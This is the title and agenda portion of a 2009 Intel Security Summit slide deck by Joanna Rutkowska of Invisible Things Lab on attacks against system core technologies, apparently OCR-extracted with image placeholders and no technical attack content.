A Quest To The Core

Thoughts on present and future attacks on system core technologies

by

Joanna Rutkowska

INVISIBLE THINGS LAB

Intel Security Summit, Hillsboro, OR, September 15-18, 2009

The Invisible Things Lab team:

Joanna
Rutkowska

Alexander
Tereshkin

Rafal
Wojtczuk

1 **Quest to the Core** (so far)


2 Some **Philosophical Thoughts**


3 **Future** (What ITL is planning?)


Quest to the Core

(so far)

